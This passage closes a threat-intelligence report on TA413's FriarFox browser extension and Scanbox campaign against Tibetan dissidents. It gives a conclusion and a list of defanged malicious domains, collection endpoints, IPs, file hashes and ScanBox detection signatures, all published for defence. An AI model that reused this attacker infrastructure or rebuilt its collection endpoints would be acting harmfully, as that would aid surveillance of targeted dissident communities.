


Figure 16: COVID-19 Themed TA413 Malicious RTF File




Figure 17: Self Immolation Themed TA413 Malicious RTF File

## Conclusion

The introduction of the FriarFox browser extension in TA413's arsenal further diversifies a varied, albeit technically limited repertoire of tooling. The use of browser extensions to target the private Gmail accounts of users combined with the delivery of Scanbox malware demonstrates the malleability of TA413 when targeting dissident communities. These communities have a traditionally low barrier for compromise by threat actor groups and TA413 appears to be modulating their tools and techniques while continuing to rely on proven social engineering techniques. Their degrees of success may vary among more sophisticated targets, however, the limited resources afforded to dissident organizations globally may allow for success with the patchwork of tooling and techniques TA413 displays. While not conventionally sophisticated when compared to other active APT groups, TA413 combines modified open source tools, dated shared reconnaissance frameworks, a variety of delivery vectors, and very targeted social engineering tactics. The result is that this group finds mileage from previously disclosed tools like Scanbox and Royal Road by varying the method of their introduction to the victim environment. Apart from the custom toolsets observed in Exile Rat, Sepulcher, and other now dated implants, TA413 appears to be pivoting to modified open source tooling to compromise the global dissident organizations they have been tasked with surveilling. Unlike many APT groups, the public disclosure of campaigns, tools, and infrastructure has not led to significant TA413 operational changes. Accordingly, we anticipate continued use of a similar modus operandi targeting members of the Tibetan Diaspora in the future.

## Indicators of Compromise

### IOC

[https://you-tube\[.\]tv](https://you-tube[.]tv)

[https://you-tube\[.\]tv/download.php](https://you-tube[.]tv/download.php)



---

hxxps://vaccine-icmr[.]org/

---

hxxps://vaccine-icmr[.]net/

---

hxxp://accounts.youtube[.]comhxxps://accounts.youtube[.]com/\_/AccountsDomainCookiesCheckConnectionHttp/jserror?script=hxxps%3A%2F%2Findiustrustdalailama[.]com%2Ffile%2Fi%2F%3F5&error=Permission%20denied%20to%20get%20property%20%22hreforigin%20object&line=61

---

hxxps://indiustrustdalailama[.]com:443/file/i?5

---

hxxps://indiustrustdalailama[.]com/file/i/recv.php

---

hxxps://indiustrustdalailama[.]com/file/i/s.php?seed=<value>=&alivetime=<vaue>==&r=<value>

---

hxxp://www.nangsihistory[.]vip/doc/Protect%20yourself%20and%20others%20from%20COVID-19(Masks).doc

---

hxxp://www.nangsihistory[.]vip/doc/Self%20Immolations%20inside%20Tibet.doc

---

hxxps://167.179.99[.]136/Fw9f

---

you-tube[.]tv

---

vaccine-icmr[.]org

---

vaccine-icmr[.]net

---

indiustrustdalailama[.]com

---

www.nangsihistory[.]vip

---

115.126.6[.]47

---

118.99.9[.]47

---

167.179.99[.]136

---

d4bca797b5d40618dcf72ff471b325860bd1830cbd74012e9d643512f93c5778

---

b918318506cffe468bbe8bf57aacbe035fe1242dafc14696682c42656ffb2582

---

5adce130e28cfac30253f0532ffff0f80280af2f236234825a5954267e2fdc06

---

555ec25f872108af2daab488d8ec62c4e6a8c43c43a92cb572b0d2a7dc891bd1

---

---

e1501a0297a3d7fc326d3923fdc8f9156ed954602ba34e6b435158d39956dce4

---

91d19b7b44d4e286a40bd28e269e4d172b642ea792c018551bcc5ca8efceb54c

---

0469df3f6a8d3e05927f0739e8af9c84e995e3813ad78e18c78a333cf086ef08

---

00099b0c4b664ed872ad4db5d28f2a0a1875a86c756f497562be825a7074757d

ET Signatures

2019094 ET EXPLOIT\_KIT ScanBox Framework used in WateringHole Attacks Initial (POST)

2019096 ET CURRENT\_EVENTS ScanBox Framework used in WateringHole Attacks KeepAlive

SID: 2021542 ET EXPLOIT\_KIT ScanBox Jun 06 2015 M1 T1

SID: 2021543 ET EXPLOIT\_KIT ScanBox Jun 06 2015 M2 T1

SID: 2021544 ET EXPLOIT\_KIT ScanBox Jun 06 2015 M3 T1